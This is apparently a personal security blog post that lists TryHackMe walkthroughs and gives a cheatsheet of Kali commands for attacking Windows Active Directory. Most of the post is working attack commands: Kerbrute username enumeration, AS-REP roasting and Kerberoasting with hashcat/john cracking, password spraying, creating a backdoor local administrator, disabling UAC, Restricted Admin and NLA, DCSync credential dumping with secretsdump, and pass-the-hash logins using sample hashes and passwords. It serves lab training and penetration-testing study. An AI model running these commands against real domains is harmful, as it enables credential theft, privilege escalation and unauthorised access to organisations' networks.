


THM Walkthrough list & AD stuff


 happycamper84.medium.com/thm-walkthrough-list-ad-stuff-95280f400bec

Rich

26 мая 2024 г.



Rich



TL;DR I decided to put our list of TryHackMe Walkthroughs here, along with a cheatsheet on enumerating and attacking AD from Kali. Both lists will likely grow as we continue to use TryHackMe and home lab.

THM Walkthroughs:

[Attactive Directory](#) (part of the Pentest+ Pathway)

[Credential Harvesting](#) (part of the Red Team Pathway)

[AV Evasion: Shellcode](#) (part of the Red Team Pathway)

[Anthem](#) (general Practice VM)

[Living off the Land](#) (part of the Red Team Pathway)

[Zero Logon](#) (part of the Cyber Defense Pathway)

[Windows Event Logs](#) (part of the Cyber Defense Pathway)

[Sysmon](#) (part of the Cyber Defense Pathway)

[Osquery](#) (part of the Cyber Defense Pathway)

[Active Directory Hardening](#) (part of the Security Engineer Pathway)

[Introduction to Cryptography](#) (part of the Security Engineer Pathway)

[Splunk Basics & Splunk 2](#) (part of the Cyber Defense Pathway)

[Investigating Windows](#) (part of the Cyber Defense Pathway)

[VulnNet: Roasted](#) (general practice VM)

[RazorBlack](#) (general practice VM)

[Ra](#) (general practice VM)

[MAL: Malware Introductory](#) (part of the Cyber Defense Pathway)

[MAL: Strings](#) (part of the Cyber Defense Pathway)

[Hacking with PowerShell](#) (general practice VM)

[PowerShell for Pentesters](#) (general practice VM)

[Corp](#) (general practice VM)

[Fusion](#) (general practice VM)

[Python Basics](#) (part of the Pentest+ Pathway)

[Python for Pentesters](#) (part of the Pentest+ Pathway)

[Breaching AD](#) (part of the Pentest+ Pathway)

[Enumerating Active Directory](#) (part of the Red Team Pathway)

[Exploiting Active Directory](#) (part of the Red Team Pathway)

[Persisting Active Directory](#) (part of the Red Team Pathway)

[OWASP API Security Top 10-1](#) (part of the Security Engineer Pathway)

[OWASP API Security Top 10-2](#) (part of the Security Engineer Pathway)

[Weaponizing Vulnerabilities](#) (part of the Security Engineer Pathway)

[Traverse](#) (part of the Security Engineer Pathway)

[Vulnerability Management](#) (part of the Security Engineer Pathway)

[Recovering AD](#) (general practice VM)

Windows Hardening (part of the Security Engineer Pathway)

Auditing & Monitoring (part of the Security Engineer Pathway)

Background

Our list of TryHackMe Walkthroughs has now grown to over 20, and unlike our Auditing AD Series this list is probably not done. Hence putting the list at the top of every walkthrough was beginning to get unworkable. One would end up scrolling halfway down the page just to get to the actual walkthrough.

Hence I decided to spin the list off into it's own Medium article. This will also save me from updating all the older writeups just to add new walkthroughs to the list as the list will only be here.

A list of just our TryHackMe Walkthroughs felt wrong though. Here at test.local we try to put useful, actionable information into every one of these posts.

I'd been meaning to put together a Windows domains cheatsheet for

- basic enumeration
- username enumeration
- ASREPROasting
- Kerberoasting
- Enabling WinRM & RDP, including via PTH
- crackmapexec
- secretsdump
- Connecting via WinRM & RDP, including via PTH

None of this involves Metasploit, unpatched vulnerabilities, or will be stopped by Defender. This is all about taking advantage of misconfigurations.

These are all run from Kali. Check the howto list at the bottom of the page for how to make mischief from a Windows domain workstation.

— — Setup — -

```
#Almost everything is on Kali 'out of the box'#Download Kerbrute from  
https://github.com/ropnop/kerbrute/releases
```

```
#Install Impacketpython3 -m pip install impacket#Change directory into the  
impacket folder and then runpython3 -m pip install .
```

```
#Install evil-winrmsudo gem install evil-winrm#Alt methodsudo apt install evil-  
winrm
```

— — Enumerate — -

```
#Enumerate for hidden directories using dirbdirb http://10.10.217.197  
/usr/share/wordlists/dirb/common.txt
```

```
#Enumerate for hidden directories using gobustergobuster dir -u
http://http://10.10.217.197 -w /usr/share/wordlists/dirb/common.txt

#Run basic enumeration if guest is enabledenum4linux -u vulnnet-rst.local\guest -
a 10.10.89.72

#Run basic enumeration with credsenum4linux -u raz0rblack.thm\sbradley -p
roastpotatoes2 -a 10.10.248.12

#Enumerate SIDs if guest is enabled/home/kali/Downloads/impacket-
master/build/scripts-3.9/lookupsid.py vulnnet-rst.local/guest@10.10.89.72

#Enumerate shares if you have creds, can also be ran on a range of IPscrackmapexec
smb 10.10.21.236 -u lparker -p \\!\!abbylvzsvs2k6\! --shares
```

— — Enumerate usernames if guest is not enabled — -

#If you have a list of names from a portal or something you can generate potential usernames using Mishka's mangler:

```
#Input a text file with first name last names and generate potential usernames
$Names = Get-Content ".\THM stuff\THM Writeups\RazorBlack\Potential usernames.txt"
$FQDN = "@raz0rblack.thm"
"administrator" + "$FQDN" | Out-File .\Brute.txt -Append
"guest" + "$FQDN" | Out-File .\Brute.txt -Append
```

```
ForEach($Name in $Names)
{
$FirstName = $Name.Split(' ')[0]
$LastName = $Name.Split(' ')[1]
$FirstInitial = $FirstName.Substring(0,1)
$LastInitial = $LastName.Substring(0,1)
"$FirstName.$LastName" + "$FQDN" | Out-File .\Brute.txt -Append
"$FirstName$LastName" + "$FQDN" | Out-File .\Brute.txt -Append
"$FirstInitial$LastName" + "$FQDN" | Out-File .\Brute.txt -Append
"$FirstInitial-$LastName" + "$FQDN" | Out-File .\Brute.txt -Append
"$FirstInitial.$LastName" + "$FQDN" | Out-File .\Brute.txt -Append
}
```

```
$Results = (Get-Content .\Brute.txt).Length
Write-Host "Mishka generated $Results usernames."
Write-Host "Copy/paste the contents of Brute.txt to
/home/kali/Downloads/Wordlists/Brute and kerbrute."
```

```
#Feed the resulting list into
Kerbrute/home/kali/Downloads/exploits/kerbrute_linux_amd64 userenum -d
raz0rblack.thm --dc 10.10.195.188 ../Wordlists/Brute.txt
```

— — ASREPROast — -

```
#Check for ASREPROastable users & pull hash if any
found/home/kali/Downloads/impacket-master/build/scripts-3.9/GetNPUsers.py vulnnet-
rst.local/ -no-pass -usersfile /home/kali/Downloads/Wordlists/vuln.txt

#Crack with hashcat hashcat -m 18200 '$krb5asrep$23$t-skid@VULNNET-
RST.LOCAL:82feb2b6253eea0c86261a9b4cb697b0$4c6b9c850ea702c2e4d6ff2c0015cb8c46295356
-a 3 rockyou.txt

#Crack with johnjohn --wordlist=/home/kali/Downloads/Wordlists/rockyou.txt
/home/kali/Downloads/Hashes/roasted
```

— — Password Spray — -

```
#Password spray with crackmapexec smb 10.10.248.12 -u
/home/kali/Downloads/Wordlists/vuln2.txt -p roastpotatoes

#Password spray with kerbrute/home/kali/Downloads/exploits/kerbrute_linux_amd64
passwordspray -d raz0rblack.thm --dc 10.10.248.12
/home/kali/Downloads/Wordlists/vuln2.txt 'roastpotatoes'
```

— — Change password at next login — -

```
#If the password is valid, but required to be changed at next login
```

```
/home/kali/Downloads/impacket-master/examples/./smbpasswd.py sbradley@10.10.248.12
```

```
roastpotatoes
```

```
roastpotatoes2 [put in twice to confirm]
```

— — Password protected zip files — -

```
#Crack a password protected zip file you found
crackmapexec smb 10.10.248.12 -u -D -p
/home/kali/Downloads/Wordlists/rockyou.txt
/home/kali/Downloads/Pilfered/RazorBlack/experiment_gone_wrong.zip
```

— — Kerberoast — -

```
python3 /home/kali/Downloads/impacket/build/scripts-3.9/GetUserSPNs.py -request
corp.local/dark -dc-ip 10.10.201.224 -outputfile
/home/kali/Downloads/Hashes/CorpRoasted
```

```
#Crack with johnjohn /home/kali/Downloads/Hashes/CorpRoasted --format=krb5tgt --
wordlist=/home/kali/Downloads/Wordlists/rockyou.txt
```

```
#Crack with hashcat hashcat -m 13100 /home/kali/Downloads/Hashes/CorpRoasted
/home/kali/Downloads/Wordlists/rockyou.txt --force
```

— — Add a local admin if you get a shell somehow — -

```
net user Mishky Password123 /addnet localgroup administrators Mishky /addwinrm
quickconfig -force
```

— — Enable connecting via WinRM & RDP via PTH — -

#Useful if you get a reverse shell somehow

```
#Enable WinRMwinrm quickconfig -force
```

```
#Enable RDPSet-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal
Server' -name "fDenyTSConnections" -value 0 ; Enable-NetFirewallRule -DisplayGroup
"Remote Desktop"
```

```
#disable UACSet-ItemProperty -Path
REGISTRY::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Sys
-Name ConsentPromptBehaviorAdmin -Value 0
```

```
#disable RestrictedAdmin Mode, aka allow RDP via PTHNew-ItemProperty -Path
'HKLM:\System\CurrentControlSet\Control\Lsa' -name 'DisableRestrictedAdmin' -
PropertyType 'DWORD' -value '0' -force
```

```
#Disable NLA$TargetMachine = $env:COMPUTERNAME ; (Get-WmiObject -class
"Win32_TSGeneralSetting" -Namespace root\cimv2\terminalservices -ComputerName
$TargetMachine -Filter "TerminalName='RDP-tcp']").SetUserAuthenticationRequired(0)
```

— — secretsdump — -

```
#Online given creds that can DCSyncpython3 /home/kali/Downloads/impacket-
master/examples/secretsdump.py -just-dc <username>:<password>@<DC's IP>
```

```
#Offline given access to an AD backuppython3 /home/kali/Downloads/impacket-
master/examples/secretsdump.py -ntds ntds.dit -system system.hive LOCAL >> hashes
```

Please note that secretsdump will not work on a backup of a Windows 2025 domain functional level. If you come across one then use DSInternals on a Windows Server 2025 VM, as we showed [here](#). This is unlikely to be encountered on THM, just FYSA.

— — Crackmapexec to test hashes — -

#IF that backup was old and most passwords changed

```
#Input a secretsdump file and output just the NTLM hashes$Lines = Get-Content
".\hashes2.txt"ForEach($Line in $Lines){$Line.Split(':')[3] | Out-File
.\RawHashes.txt -Append}
```

```
#Copy/paste the hashes to Kali & use crackmapexeccrackmapexec smb 10.10.207.213 -u
/home/kali/Downloads/Wordlists/vuln2.txt -H
/home/kali/Downloads/Wordlists/RawHashes
```

— — Connecting — -

```
#Connect to a share (useful if you just have Domain User)smbclient
\\10.10.89.72\NETLOGON -U vulnnet-rst.local\t-skid
```

```
#Connect via WinRM from Kalievil-winrm -i 10.10.134.49 -u walter -p Kowacs123!
```

```
#Connect via xfreerdp from Kalixfreerdp /v:10.10.134.49 /u:walter /p:Kowacs123!
/dynamic-resolution
```

There's a neat trick if the plaintext password you found has a bunch of !, =, and other characters in it. You can escape them in BASH with \ , or you can copy/paste the password into <https://codebeautify.org/ntlm-hash-generator> and get the NTLM.

```
#PTH with smbclient //192.168.0.250/C\$\ -U frisky.mcrisky --pw-nt-hash  
df08649d41be150409cd043189aeed2b -W lab.local
```

```
#PTH with evil-winrm -i 192.168.0.250 -u frisky.mcrisky -H  
df08649d41be150409cd043189aeed2b
```

```
#PTH with xfreerdp /u:frisky.mcrisky /d:lab  
/pth:df08649d41be150409cd043189aeed2b /v:192.168.0.250
```

— — break — -

We have writeups that don't really fit in a short cheatsheet on

While we were at that last one from a Red Team perspective, we also created a [Proof of Concept Blue Team version](#) that scans for '[Dangerous Rights](#)' held by non-whitelisted users/groups.

We have cheatsheets that don't really fit in a short all in one cheatsheet on

Summary

I go back and check my own cheatsheets all the time. A lot of what we have done is scattered across various lab project writeups, TryHackMe walkthroughs, and cheatsheets though. This is simply an attempt to put all the Windows domain related stuff in one place.

If it helps anyone else then that's great and I'm flattered. However the main point of all this is to be a repository of my notes for my own use. While I say sometimes that our intended audience is system administrators, auditors, and security folks ... all this is really written for myself.

References

Kerbrute usage: <https://github.com/ropnop/kerbrute>

Handy hashcat mode matched to hash type table: https://hashcat.net/wiki/doku.php?id=example_hashes